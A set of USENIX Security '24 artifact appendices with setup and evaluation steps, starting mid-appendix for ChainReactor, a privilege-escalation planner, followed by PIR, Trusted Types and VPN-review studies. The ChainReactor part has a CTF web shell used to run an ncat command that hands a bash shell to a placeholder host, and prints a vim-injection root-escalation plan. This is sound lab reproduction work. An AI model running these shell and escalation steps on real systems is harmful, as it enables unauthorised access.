The repository contains the open-source implementation of the system described in the paper and includes the generated plans for the instances of AWS and Digital Ocean (DO) that were successfully exploited, along with the tools used for extraction and planning.

The primary components of the project are the fact extractor, PDDL domain and problem files, and the planning and solving scripts. The project uses Nix for development, ensuring reliable and reproducible package management. The planning tasks are handled by Powerlifted, a lifted PDDL planner, which is used to generate the exploitation chains.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Executing this artifact does not involve security, privacy, or ethical concerns. All operations are performed offline, ensuring the safety of the evaluator's machine and data.

#### A.2.2 How to access

The artifact can be accessed via the project's GitHub[1] repository. The repository includes all necessary files and instructions to reproduce the results described in the paper.

Additionally, the artifacts are also available as Zenodo DOI `10.5281/zenodo.13216329`[2].

[1] https://github.com/ucsb-seclab/chainreactor/releases/tag/v1.0

[2] https://zenodo.org/records/13216329

#### A.2.3 Hardware dependencies

The minimal hardware requirements to run the artifact are as follows:

- OS: any Unix system, e.g. Linux / MacOS
- RAM: at least 16GB - lower requirements might also be sufficient
- HDD: 10GB of disk space

#### A.2.4 Software dependencies

The only software requirement is that Nix be installed on the system. Nix is a powerful package manager for Linux and other Unix systems that ensures reliable and reproducible package management. Once Nix is installed, it will automatically handle all dependencies, including the planner installation and other necessary tools.

#### A.2.5 Benchmarks

The datasets for the instances we found exploits are included in the repository's 'artifacts' directory. Additional artifacts for instances where no exploits were found are uploaded separately.

**Note:** We are unable to reproduce all results as we were unable to retrieve artifacts for 7 AWS instances.

### A.3 Set-up

To set up the environment for evaluating our artifact, we use Nix, a powerful package manager for Linux and other Unix systems, ensuring reliable and reproducible package management.

### A.3.1 Installing Nix

If Nix is not already installed on your system, you can install it using the Determinate Systems installer with the following command:

```
curl --proto '=https' --tlsv1.2 -sSf -L
    https://install.determinate.systems/nix
     | sh -s -- install
```

You can verify that Nix was installed correctly by running:

```
nix --version
```

### A.3.2 Enabling and Configuring Flakes

Flakes are an experimental feature in Nix and need to be explicitly enabled. There are two ways to enable flakes: temporarily and permanently.

**Temporary Enablement** To enable flakes temporarily for a single command, add the following options:

```
--experimental-features 'nix-command flakes
    '
```

For example:

```
nix --experimental-features 'nix-command
    flakes' develop
```

**Permanent Enablement** To enable flakes permanently, you have several options depending on your setup. For NixOS, add the following to your system configuration:

```
nix.settings.experimental-features = [ "nix
    -command" "flakes" ];
```

For other distributions using Home-Manager, add the following to your home-manager config:

```
nix = {
  package = pkgs.nix;
  settings.experimental-features = [ "nix-
      command" "flakes" ];
};
```

For other distributions without Home-Manager, add the following to `~/.config/nix/nix.conf` or `/etc/nix/nix.conf`:

```
experimental-features = nix-command flakes
```

After making these changes, restart the Nix daemon or reboot your system for the changes to take effect.

**Entering the Development Environment** Once Nix is installed and flakes are enabled, you can enter the development environment for this repository by navigating to the root directory of the repository in your terminal and running:

```
nix develop
```

The command above will pull and compile all the dependencies needed by ChainReactor, providing a seamless "one-click" development environment, ensuring that all dependencies are correctly set up and reproducible.

### A.3.3 Basic Test

To verify that the setup is correct and all required software components are functioning, you can run the `run_tests.sh` script, which executes a series of CI tests defined in PDDL files. These tests act as sanity checks for our PDDL domain.

Run the following command in the terminal:

```
./run_tests.sh
```

This script will run all the tests and provide a summary of the results in the file `tests_recap.txt`. The expected successful output is a report indicating which tests succeeded and which failed. A successful setup will show that all tests have passed without any errors.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** ChainReactor *successfully rediscovered the exploit chains in the Capture the Flag (CTF) machines, demonstrating its capability to identify known privilege escalation exploits. This is proven by the experiment (E1) described in Section 6.1 of the paper.*

**(C2):** ChainReactor *identified novel zero-day privilege escalation chains on 16 Amazon EC2 and 4 Digital Ocean instances. This is proven by the experiment (E2) described in Section 6.2 of the paper.*

### A.4.2 Experiments

**(E1):** *Rediscovering Known Exploits in CTF VMs [30 human-minutes + 1 compute-hour + 5GB disk]: This experiment demonstrates* ChainReactor *'s ability to rediscover known privilege escalation exploits in CTF VMs.*

**Preparation:** Extract the "Escalate my Privileges" VM from the Zenodo artifact[3].
Set up the VM in a hypervisor of your choice (e.g., VirtualBox) and ensure that it is connected to a private network. Note the IP address of the VM for accessing the web shell.

[3] https://zenodo.org/records/13216329

**Execution:** Open a browser and navigate to http://<VM_IP>/phpbash.php to access the web shell.
Spawn the BFG fact extractor's bind shell on a port (e.g., 5000) using the following command:

```
./bfg9000.py extract -p 5000 -l
```

In the web shell, connect back to the fact extractor using the following command:

```
ncat <FACT_EXTRACTOR_IP> 5000 -e /bin/bash
```

Replace <FACT_EXTRACTOR_IP> with the IP address of the machine running the BFG fact extractor. Note that you might need to add a firewall rule on the attacker machine to allow connection to the port used by the BFG fact extractor (e.g., 5000).
After the fact extraction is complete, navigate to the generated_problems/ directory to find the generated PDDL problem files. Identify the problem file that ends with -root.pddl to solve for root escalation. Solve the problem using the BFG9000 solve command:

```
./bfg9000.py solve -p generated_problems/<
    PROBLEM_FILE>
```

Replace <PROBLEM_FILE> with the appropriate file name.

**Results:** The solution will be saved in a file named plan.1. This file contains the steps to achieve the privilege escalation. Note that the tool can find multiple solutions, and it's not guaranteed that the solution will exactly match the one in the walkthrough. To explore different solutions, you can modify the preconditions in the generated problem file. For example, if the first action requires a certain binary to be installed, you can remove that binary from the initial state in the problem file. This will force the planner to find an alternative way to achieve root.
Collect the generated plans and verify that they match the known exploits as described in the walkthrough available at: https://medium.com/@karthakasyap18/escalate-my-privilege-1-c7e42096467. The expected outcome is that ChainReactor will generate a plan that follows the same steps as the manual walkthrough, demonstrating its capability to rediscover known privilege escalation exploits.
The plan that follows the walkthrough is shown in Figure 1.

**(E2):** *Identifying Zero-Day Exploits in AWS and Digital Ocean Instances [0.5 human-hour + 0.5 compute-hours + 10GB disk]: This experiment demonstrates* ChainReactor *'s ability to identify novel zero-day privilege escalation chains in cloud instances.*

**Preparation:** We recommend using the generated problems in the artifacts folder for this experiment. The problem filenames reflect the goal of the escalation; in the current state, the problems are appended to the user to whom the planner will try to find an escalation path. For example, micronix-problem-root.pddl is the problem whose goal is to escalate to root.
**Execution:** Navigate to the artifacts folder where the generated problems are stored. Assuming the current directory is the repository's root, run the solver on the generated problems:

```
./bfg9000.py solve -p <PROBLEM_FILE>
```

Replace <PROBLEM_FILE> with the path to the problem file.

Alternatively, you can spawn AMIs or Droplets, although this is not recommended.
Identify the AMI or Droplet associated with the exploited instance from the artifacts folder. The AMI/Droplets names are in the format bfg-<ami/droplet>_<random_postfix>.
Spawn the identified AMI on AWS or Digital Ocean droplet and set up the environment by following the installation instructions in the setup section. Note that this option requires setting up an AWS or Digital Ocean account and may incur costs. Additionally, some images may no longer be available. Ensure the AWS_KEY_PATH environment variable is set:

```
export AWS_KEY_PATH=<path_to_your_ssh_key>
```

**Results:** Collect and analyze the generated plans to identify any novel privilege escalation chains. Verify that the generated plans match the expected privilege escalation chains as described in the paper and that all problems are solvable.

## A.5 Generated PDDL Files Explanation

After running the extraction, you will have a set of generated problems under the directory generated_problems/. The problems can then be fed to any PDDL 2.1 planner for solving, or be solved via the BFG9000 solve command.

The problem filenames reflect the goal of the escalation; in the current state, the problems are appended to the user to whom the planner will try to find an escalation path. For example, micronix-problem-root.pddl is the problem whose goal is to escalate to root.

**Explanation:** The plan in Figure 1 describes a sequence of actions that allows the user apache_u to escalate privileges to the root user. Initially, the user apache_u can execute and write to the file opt_my_backup_sh. The plan involves spawning a process using vim to edit opt_my_backup_sh and inject a shell command. Finally, the script opt_my_backup_sh is executed, which results in spawning an injected shell with root privileges. This sequence

```
1: (derive_user_can_execute_file apache_u apache_g usr_bin_vim )
2: (derive_user_can_execute_file apache_u apache_g opt_my_backup_sh )
3: (derive_user_can_write_file apache_u apache_g opt_my_backup_sh )
4: (spawn_process apache_u apache_g usr_bin_vim process )
5: (write_data_to_file process usr_bin_vim opt_my_backup_sh shell local apache_u apache_g )
6: (spawn_injected_shell_from_executable_systematically_called_by_user apache_u root_u apache_g
    opt_my_backup_sh process )
```

Figure 1: Plan generated for the CTF VM.

of actions demonstrates how ChainReactor can discover and exploit privilege escalation paths.

**Exploring Different Solutions:** ChainReactor is capable of finding multiple solutions. If the generated plan does not exactly match the one in the walkthrough, you can explore different solutions by modifying the preconditions in the generated problem file. For example, if the first action requires a certain binary to be installed, you can remove that binary from the initial state in the problem file. This will force the planner to find an alternative way to achieve root. By doing this, one of the solutions will eventually match the one in the walkthrough.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing, and badging methodology followed for the evaluation of this artifact can be found at https://github.com/ucsb-seclab/chainreactor/releases/tag/v1.0.




# USENIX Security '24 Artifact Appendix: VeriSimplePIR

Leo de Castro
*Massachusetts Institute of Technology*

Keewoo Lee
*Seoul National University*

## A Artifact Appendix

### A.1 Abstract

This artifact is a C++ implementation of VeriSimplePIR as well as VLHE PIR and SimplePIR. The library is meant as a stand-alone implementation with minimal dependencies. All protocols are parametrized by a database defined by a number of entries $N$ and an entry bitwidth $d$. Internal scripts automatically select secure parameters based on the desired machine word size (either 32 bits or 64 bits).

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

The code can be accessed at this github repo (artifact evaluation branch): https://github.com/leodec/VeriSimplePIR/tree/3643bb7cbaae02da98a195c4d004d4d083e3ab88.

#### A.2.3 Hardware dependencies

This library was tested on Ubuntu 20.04.6 LTS on a machine with an Intel i7 core and 32 GB of RAM. It should work on any machine with `clang++` and `OpenSSL`.

#### A.2.4 Software dependencies

Aside from the compiler and OpenSSL, there are no software dependencies for this library.

#### A.2.5 Benchmarks

None.

### A.3 Setup

#### A.3.1 Installation

Full instructions to build the library are in the `README.md` file in the github repo. These instructions essentially consist of running `make` in the top directory. Further details on the internal parameters to achieve optimal performance are in this `README.md` file.

#### A.3.2 Basic Test

The executable files are located in the `bin/demo` directory. To execute a basic test, run `./bin/demo/test/pir_test` from the top directory. This will run the following four tests with a 1 MiB database:

1. Semi-honest PIR (SimplePIR).
2. VLHE PIR.
3. VeriSimplePIR without the proof generation. This is functionally equivalent to the first test, but it uses the VeriSimplePIR class.
4. Full VeriSimplePIR test.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**VeriSimplePIR Performance.** The claims of VeriSimplePIR performance are described in section 6 and figures 7 & 8 of the paper.

As an example, for a 4 GiB database, VeriSimplePIR has a digest download of 1.56 GiB, a preprocessed ciphertext upload of 17.25 MiB and a preprocessed download of 24.205 MiB. The runtime of the encryption of the client's preprocessed message is roughly 6 seconds, the server's computation of the $\mathbf{Z}$ matrix takes about one minute, and the proof that this computation was performed correctly takes about 16 seconds.

The client then takes about 15 seconds to verify that the result ciphertext is valid, and then another 5 seconds to decrypt the $\mathbf{Z}$ matrix and check this matrix against the original digest.

The client storage in the online phase is 686 MiB. The per query upload and download is about 351 KiB each way. The client's query generation takes about 120 milliseconds, the server takes about 620 milliseconds to generate an answer, the client takes about 6 milliseconds to verify this answer against the preprocessed proof, and then another 33 milliseconds to decrypt the result.

**VLHE PIR Performance.** The claims of VLHE performance are described in section 6.1.

As an example, for a 4 GiB database, the offline download is about 3.4 GiB. The runtime of the query generation is about 26 milliseconds, and the size of the upload is about 78 KiB. The server takes about 565 milliseconds to generate the encrypted answer and another 10 seconds to generate the proof that this ciphertext was well-formed. The size of the answer ciphertext is about 1.7 MiB, and the size of the proof is about 1.64 MiB (the parameters are chosen so that these values are roughly balanced). The client takes about 3 seconds to verify this proof against the digest and then about 153 milliseconds to decrypt the result.

### A.4.2 Experiments

The computational benchmark files both construct a protocol object that is parametrized by a number of database entries $N$ and a database entry bitwidth $d$. The only other parameters are flags that toggle variation options, including the honest digest assumption. Note that in order to achieve the fastest possible online time for SimplePIR and VeriSimplePIR, the `BASIS` parameter must be set to $\log(p)$ as described in the `README.md`. Note that only changes to `BASIS` that change the number of plaintext elements that can be packed into a single `Elem` type will have an effect on the performance.

**VeriSimplePIR Computation Performance** [3-5 minutes of compute time, depending on database parameters]: The benchmark of VeriSimplePIR is in the file `bin/demo/bench/preproc_pir_bench`. This benchmark proceeds in three phases. The first is the server computation benchmark. The second is the client computation benchmark. Finally, the online computation of both the client and the server are benchmarked. The split is to reduce the RAM requirement for the offline benchmarks, which do not use the packed database as the operations are not memory-bound.

To take a benchmark of VeriSimplePIR with an honest digest, simply set the `honestHint` flag to `true` when the `VeriSimplePIR` object is constructed.

The bulk of the time for this benchmark is spent on the offline phase, and the file is able to run only the online benchmarks by commenting out the offline benchmark functions in the `main` method.

**VLHE PIR Computation Performance** [0.5-5 minutes of compute time, depending on database parameters]: The benchmark of VLHE PIR is in the file `bin/demo/bench/pir_bench`. This benchmark simple generates a simulated packed database, then runs through the operations. The `VLHEPIR` class has a flag in the constructor to indicate if the honest digest assumption is active; set this flag to true to take a benchmark with an honest digest.

**SimplePIR Computation Performance** [0.5-5 minutes of compute time, depending on database parameters]: The benchmarks for our implementation of SimplePIR can be run by toggling the `simplepir` flag in the `VLHE` constructor. We provide a separate benchmark file in `src/demo/bench/simplepir_bench.cpp` for convenience. Note that the textbook SimplePIR protocol uses a 32-bit modulus, which can be set with the `Elem` parameter to `uint32_t` as described in the `README`. The benchmarks for the 64-bit version of SimplePIR can be run by leaving `Elem` as `uint64_t`.

**Communication Benchmarks** [< 1 minute of compute time]:

We provide a script in `src/demo/scripts/params.cpp` that runs the parameter generation method as a stand-alone function. This function is fully general and can compute parameters for the optimal online communication for VeriSimplePIR, VLHEPIR, and SimplePIR. The option flags are documented in the file. The file can be run by executing `bin/demo/script/params` from the top directory.

**Plots**: All plots in our paper can be generated in the `plots/` directory. These files were run using `matplotlib` on Python 3.8.

## A.5 Notes on Reusability

The compile-time parameters of this artifact are designed to help a user achieve high performance for their specific application. To load a custom database into the library, the `Database` class will need a new constructor to load the custom data. However, we provide a portable multi-precision integer type to store the data values, so this code can natively support data entries that are larger than any machine word.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: YPIR: High-Throughput Single-Server PIR with Silent Preprocessing

Samir Jordan Menon
Blyss

David J. Wu
UT Austin

## A Artifact Appendix

### A.1 Abstract

We implement YPIR (from Section 3) and YPIR+SP (from Section 4.3) in a single open-source Rust library. We provide a benchmarking binary that runs a YPIR client and server, and outputs the server runtime and the query and response sizes.

### A.2 Description & Requirements

#### A.2.1 Security, Privacy, and Ethical Concerns

Our implementation is not production-ready.

#### A.2.2 How to Access

The implementation is available at https://github.com/menonsamir/ypir/tree/b980152. The permanent DOI is https://doi.org/10.5281/zenodo.13117988.

#### A.2.3 Hardware Dependencies

The recommended hardware platform is an AWS `r6i.16xlarge` machine. The implementation should run well on any machine with a modern server CPU that supports AVX-512. The implementation will run with reduced performance on machines without AVX-512 support[1]. The YPIR experiments described here require 64 GB of memory and the HintlessPIR experiments require 512 GB.

#### A.2.4 Software Dependencies

We provide a self-contained Docker image at https://ghcr.io/menonsamir/ypir:latest.[2] Building the code directly requires Rust and a C/C++ compiler. The `rust-toolchain.toml` file fixes the Rust compiler version to `nightly-2024-02-07`, and standard Rust installations will automatically download and use this compiler version. The code was tested on Ubuntu 22.04.

[1] Add `--features server` to `cargo build` commands to build without AVX-512.

[2] The permanent URL for the specific Docker image used for this evaluation is https://ghcr.io/menonsamir/ypir@sha256:cf41936974074679bc3f08b582a8417b65cd957aa5d716a1daca61fd2d365006.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

In Ubuntu 22.04, install Docker and GCC 11.

#### A.3.1 Installation

No installation step is required (beyond installing Docker).

#### A.3.2 Basic Test

The basic test can be run using the command: `sudo docker run --security-opt seccomp:unconfined --cpus=1 ghcr.io/menonsamir/ypir:latest 2147483648 1`. This downloads the Docker container and runs it. The arguments correspond to running YPIR on a 256 MB database with $2^{31}$ 1-bit entries. We provide more details about the basic test in evaluation.md.

### A.4 Evaluation Workflow

#### A.4.1 Major Claims

We make a major claim for each key figure and table in Section 4 of our paper.

**(C1):** For retrieving a single bit from an 8 GB database, YPIR achieves roughly 50% higher throughput, similar (within 10%) query size, and over 100× reduction in response size compared to HintlessPIR. This is an outcome of experiment (E1), whose results are presented in Table 1.

**(C2):** For retrieving a single bit from a 32 GB database, YPIR has slightly (within 5%) lower throughput, 50% larger query size, and the same response size as DoublePIR* (our DoublePIR implementation). Moreover, YPIR spends less than 5% of its server time on the LWE-to-RLWE translation. This is an outcome of experiment (E2), whose results are presented in Fig. 2 and Table 2.[3]

[3] The query and response sizes for DoublePIR* are included in Table 8 of the full version of this paper.

**(C3):** When considering cross-client batching with 4 clients and a 32 GB database, YPIR achieves up to a 40% increase in effective throughput. This is an outcome of experiment (E3), whose results are presented in Fig. 3.

**(C4):** For retrieving a 32-KB record from an 8 GB database, YPIR+SP achieves similar (within 10%) server throughput, similar (within 10%) query size, and over 5× reduction in response size compared to HintlessPIR. This is an outcome of experiment (E4), whose results are presented in Table 5.

### A.4.2 Experiments

In the following commands, we use `$YPIR` to refer to the command prefix `sudo docker run --security-opt seccomp:unconfined --cpus=1 -it ghcr.io/menonsamir/ypir:latest`. Similarly, we use `$HINTLESSPIR` to refer to `sudo docker run --security-opt seccomp:unconfined --cpus=1 -it ghcr.io/menonsamir/hintlesspir:latest`. We measure the server computation time of YPIR averaged over 5 trials.[4]

**(E1):** [15 human-minutes + 2 compute-hours]: Runs YPIR and HintlessPIR to retrieve a bit from an 8 GB database.
**Preparation:** Run `sudo docker image pull ghcr.io/menonsamir/hintlesspir` to pre-download a Docker image for HintlessPIR we have created. The build specification for this container is available in hintlesspir-patch.patch.
**Execution:** Run YPIR with `$YPIR 68719476736 1`, and save the final "Measurement" output (15 minutes). Then, run HintlessPIR with `$HINTLESSPIR 8GB` (1.5 hours). Note the final value under "Time" in nanoseconds, and confirm that "Iterations" is 1.
**Results:** The throughput of each scheme is the database size in GB (8 in this case) divided by the server computation time in seconds. The server computation time for YPIR is in milliseconds in the measurement data in `online` under `server_time_ms`. Ensure you are using the `server_time_ms` value from the *online* section of the measurement data. The query and response sizes for YPIR are also in the `online` section, under `upload_bytes` and `download_bytes`, respectively. The HintlessPIR server computation time is reported under "Time", in nanoseconds. The HintlessPIR implementation does not output query and response sizes by default, so we use Lemma 7 from the HintlessPIR paper to calculate these in hintlesspir-notes.md.
**Expected:** YPIR should have a throughput of about 11 GB/s, and HintlessPIR should have a throughput of about 4.9 GB/s. Query and response sizes should match Table 1.

[4] Because HintlessPIR runs take longer (generally hours), we only run a single trial for these experiments. This does not appear to impact measurements significantly.

**(E2):** [30 human-minutes + 1 compute-hour]: Runs YPIR and DoublePIR* to retrieve a bit from a 32 GB database.
**Execution:** Run `$YPIR 274877906944 1`.
**Results:** Compute the throughput and query and response size for YPIR as in (E1). For DoublePIR*, the server response time (in milliseconds) is the sum of `first_pass_time_ms` and `second_pass_time_ms` from the `online` section of the measurement. The query and response sizes for DoublePIR* are `doublepir_query_bytes` and `doublepir_resp_bytes`. The fraction of the YPIR server computation time for performing LWE-to-RLWE is `ring_packing_time_ms` divided by `server_time_ms`.
**Expected:** YPIR and DoublePIR* should have a throughput of about 12 GB/s. Query and response sizes should match Table 8 of the full version of this paper.

**(E3):** [15 human-minutes + 1 compute-hour]: Runs YPIR with cross-client batching across 4 clients.
**Execution:** Run `$YPIR 274877906944 1 4`.
**Results:** The effective throughput is the product of the number of clients (4) by the database size in GB (32 GB), divided by the server computation time in seconds.
**Expected:** YPIR with cross-client batching across 4 clients should achieve an effective throughput of roughly 16 GB/s.

**(E4):** [30 human-minutes + 1 compute-hour]: Runs YPIR+SP and HintlessPIR to retrieve a 32 KB record from a 8 GB database.
**Execution:** Run YPIR+SP with `$YPIR 131072 524288 --is-simplepir`. Then, run HintlessPIR with `$HINTLESSPIR 8GB`.
**Results:** Compute the throughput and query and response sizes of each scheme as in (E1).
**Expected:** YPIR+SP and HintlessPIR should have a throughput of roughly 4.9 GB/s, and query and response sizes should match Table 5.

## A.5 Notes on Reusability

The YPIR implementation is a Rust crate that can be reused by an existing Rust project by running `cargo add --git "https://github.com/menonsamir/ypir.git"`. The implementation can also be compiled to WebAssembly and run directly in a webpage. A demo of YPIR for retrieval of breached passwords in in the `demo/` folder of the repository.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Trust Me *If You Can* – How Usable Is Trusted Types In Practice?

Sebastian Roth
sebastian.roth@tuwien.ac.at
TU Wien

Lea Gröber
lea.groeber@cispa.de
CISPA Helmholtz Center for Information Security

Philipp Baus
s8phbaus@stud.uni-saarland.de
Saarland University

Katharina Krombholz
krombholz@cispa.de
CISPA Helmholtz Center for Information Security

Ben Stock
stock@cispa.de
CISPA Helmholtz Center for Information Security

## A Artifact Appendix

### A.1 Abstract

Our replication package includes the following artifacts:

- `analytics/`: A folder that contains our results and the analysis script for identifying the most commonly used third-party script inclusions in the Web.
- `survey/`: A folder that contains the python Django application that hosts our presurvey.
- `webapp/`: A folder that contains the python Django Web application that was used during the coding interview for implementing Trusted Types.
- `assets/`: A folder that contains the python Django application that was used as a custom advertisement provider by the coding interview application.
- `roadmap/`: A folder that contains the HTML / JS / CSS files for the interactive roadmap mentioned in section 5.4 of the paper.
- `Codebook.json`: A JSON file that contains the saturated final version of the code book for the study.

Notably, we can neither share the recorded interviews nor their transcripts as they might contain PII and we promised our participants to keep them confidential. We have however added the saturated final version of the code book as a comparison point for replication studies.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Although we are not performing any critical actions, we can understand that running (untrusted) applications as root/admin is something that most people do not like. However, the `assets` need to be served from port 80 in order to work. Notably, **if you do not want to run the asset app as root**, you can also use a proxy like nginx or apache to pass the request from port 80 of your machine to another (unprivileged) port such that you can run the app with lower permissions.

Given that we have used real-world third parties in our study application (`webapp`), those third parties collect information about your browsing session. We recommend using the incognito mode or a fresh browser profile to minimize the information that they can gather. Still, information like the IP you are using will be leaked to third parties. The third parties used are: Facebook, X (Twitter at the time of conducting the study), Google (Google Tag Manager / Analytics), as well as CDNs (jquery.com, jsdelivr.net, bootstrapcdn.com).

#### A.2.2 How to access

GitHub:
https://github.com/cispa/trust-me-if-you-can/tree/618e02a220843db03dce4fd19220d9a796de9c04

#### A.2.3 Hardware dependencies

None. Anything that can run `python3` and a browser works.

#### A.2.4 Software dependencies

For all artifacts, you will need a Chromium-based browser as only those currently support Trusted Types. Additionally, depending on which part of the artifact is evaluated, you'll need:

- `analytics/`: *python3* as well as the python packages *tldextract* and *psycopg2*.
- `survey/`: *python3* as well as the python package *Django*.
- `webapp/`: Docker, or *python3* and the python package *Django*.

- `assets/`: *python3* as well as the python package *Django*.
- `roadmap/`: A Browser

### A.2.5 Benchmarks

None.

## A.3 Set-up

### A.3.1 Installation

Depending on which part of the artifact is evaluated, you'll need to follow different installation instructions:

**Analysis of the third-party usage in the wild (analytics/):** After you have installed `python3` as well as the python `tldextract` and *psycopg2* package (see Appendix A.2.4) you can execute the script. Notably, we are not able to give external access to our database nor to add the entire database to the repository so this script needs to be analyzed via manual code review. Still, we also added the resulting JSON file.

**Presurvey WebApp (survey/):** After you have installed `python3` as well as the python `Django` package (see Appendix A.2.4) you need to use the commands below to setup the application. The first three are setting up the database for the application (sqlite) the *createsuperuser* command shows you a dialog to create a superuser that can access the database via `/admin` in your web browser, and *runserver* starts the application at port 8000.

```
python3 manage.py makemigrations
python3 manage.py makemigrations website
python3 manage.py migrate
python3 manage.py createsuperuser
python3 manage.py runserver
```

**Assets for the study WebApp (assets/):** First add the following three lines to your `/etc/hosts` file, such that the domains for the assets are pointing to your device.

```
127.0.0.1 tt-study.local
127.0.0.1 ads.tt-study.local
127.0.0.1 mensa.tt-study.local
127.0.0.1 hireing-ads.tt-study.local
```

Then, assuming you have installed `python3` as well as the python `Django` package (see Appendix A.2.4), you need to use the commands below to setup and run the application. Notably, as this part is required to use port 80 you need to start the django app as root/admin user. See Appendix A.2.1 if you do **not** want to run the asset app as a privileged user.

```
python3 manage.py migrate
sudo python3 manage.py runserver 80
```

**WebApp for the coding interviews (webapp/):** The easiest way to start the application is to start it as a docker container with `docker-compose up`. If you do not have docker installed or do not want to use the docker you can also execute the commands from the `install.sh` file and manually start the application with `python3 manage.py runserver`. Notably, for the assets to work you **must** have the application of the assets up & running.

**Interactive roadmap for TT deployment (roadmap/):** None. Just open the `index.html` with your web browser.

### A.3.2 Basic Test

Use a browser to interact with the pages to see in the terminal output of the runserver or docker command if something breaks. The pages that will be best for testing those are:

- `survey`: `http://127.0.0.1:8000/`
- `webapp`: `http://127.0.0.1:8000/`
- `assets`: `http://ads.tt-study.local/get-ad`

## A.4 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at `https://secartifacts.github.io/usenixsec2024/`.




# USENIX Security '24 Artifact Appendix
# "I just hated it and I want my money back": Data-driven Understanding of Mobile VPN Service Switching Preferences in The Wild

Rohit Raj
IIT Kharagpur
rrohit2901@gmail.com

Mridul Newar
IIT Kharagpur
mridulnewar2000@gmail.com

Mainack Mondal
IIT Kharagpur
mainack@cse.iitkgp.ac.in

## A Artifact Appendix

### A.1 Abstract

This appendix contains data and codes for our Usenix Security '24 paper (read full paper here), which presents an in-depth understanding of *why* end users switch their mobile VPNs. In the paper, we developed models for (i) detecting if a review text (on a mobile VPN app) hints at switching VPN apps and (ii) identifying the reasons for such switching. In this appendix, we present a repository containing scripts to set up an inference framework from our best-performing models for the downstream tasks of "Review Classification" and "Theme Identification from reviews". The "Review Classification" model aims to classify a given mobile app review into classes, "Actual switch", "Potential switch", and "Irrelevant", while the "Theme Identification" model aims to identify themes (regarding reasons for VPN switching) from a given review.

In order to aid future academic studies, we have also documented the method of procuring blogs and review datasets in the repository. We have not released the data publicly due to privacy concerns.

### A.2 Description & Requirements

The artifact contains scripts (and models) to set up inference frameworks from our best-performing models on "Review Classification" and "Theme Identification from reviews" tasks as noted in our paper.

We also describe instructions for procuring the full dataset for academic research purposes. The review dataset contains VPN app reviews (with anonymized usernames) of 20 mobile VPN apps from the Google Play Store and Apple App Store, while the blog dataset contains VPN-related blog articles collected from VPN recommendation websites.

#### A.2.1 Security, privacy, and ethical concerns

Our artifact is non-destructive, and there is no security or privacy risk when running the inference models. While the review dataset, if made public, can pose a risk to the anonymity of reviewers, we have decided not to make the data available for everyone on any publicly hosted platform, with a provision to procure it for academic research purposes.

#### A.2.2 How to access

**Our artifact** can be accessed using the following stable URL:
`https://github.com/Mainack/switch-vpn-datacode-sec24/tree/c9c2e77d9bb5a0f402137b7fd557ad9ecf316dbc`.

The stable url will lead to a Github repository with multiple sub-directories. We are describing the sub-directories of the repository below.

- **Review classification model and scripts** are available from Review classification github sub directory.
- **Theme identification model and scripts** are available from Theme identification github sub directory
- **Description of the review and blog dataset** and instructions to procure them is available from Dataset github sub directory.

#### A.2.3 Hardware dependencies

For standardisation, we have evaluated all our models on Google Colab. The CPU specifications can be found here, and for GPU we have used Tesla T4 provided by Google Colab whose specifications can be found here. We have compared the execution times of both models in Table 1. Our artifact has no additional hardware requirements and is compatible with both CPU and GPU.

| Model | CPU Time | GPU Time |
|---|---|---|
| **Review Classification (DeBERTa model)** | 0.142 sec | 0.022 sec |
| **Theme Identification (BART model)** | 5.628 sec | 0.343 sec |

Table 1: Comparison of model inference time on CPU and Tesla T4 GPU.

#### A.2.4 Software dependencies

To download the artifact, the user can either use the "git clone" command if they have access to GitHub software or download the folder as a zip file and extract the contents. There is no dependency on the Operating System used by the user. To run the inference codes, the user needs access to Python 3 (above 3.8), and the following Python packages must be installed to run the models.

- torch
- transformers
- nltk
- emoji

#### A.2.5 Benchmarks

The model provided for the "Review Classification" task is the DeBERTa model, which achieved validation accuracy of 85% after fine-tuning. Similarly, the model provided for the "Theme Identification" task is the BART model, which was able to predict 81% of themes correctly on the validation set.

### A.3 Set-up

#### A.3.1 Installation

1. Download the artifact repository from GitHub either by using Git Software (using the "git clone" command) or by downloading the zip file and extracting the contents.
2. Install required Python packages mentioned in A.2.4.
3. Download model weights from here and place the folders so that directory structure is as shown in Figure 1 and 2.

To get access to our full dataset comprising of collected reviews and blogs, follow the instructions mentioned in agreement.txt.

#### A.3.2 Basic Test

To run the models, replace "WRITE_YOUR_INPUT_HERE" with the review for which results have to be generated and run the command "python3 {MODEL_NAME}_Inference.py". This will print the output on the console.

```
ReviewClassification
|   README.md
|   DeBERTa_Inference.py
|
└── DeBERTa
    |   config.json
    |   generate_config.json
    |   ....
```

Figure 1: Directory structure for setting up the Review Classification model.

```
ThemeIdentification
|   README.md
|   BART_Inference.py
|
└── bart-base
    |   config.json
    |   generate_config.json
    |   ....
```

Figure 2: Directory structure for setting up the Theme Identification model.

### A.4 Notes on Reusability

We built this repository with the goal of providing a tool for researchers to extend our study on reviews from different platforms and for benchmarking purposes on similar studies. The theme identification model can ease the manual effort required to study text contents (ex. reviews, tweets, blogs) on VPNs and related privacy enhancing tools. Its creative commons license puts almost no restrictions on non-commercial use. The full dataset can also be used for future studies around Mobile VPN reviews and VPN recommendation blogs.

### A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Towards Privacy and Security in Private Clouds: A Representative Survey on the Prevalence of Private Hosting and Administrator Characteristics

Lea Gröber [†‡] Simon Lenau[†] Rebecca Weil[†] Elena Groben[‡]
Michael Schilling[†] Katharina Krombholz[†]

[†]CISPA Helmholtz Center for Information Security
[‡]Saarland University

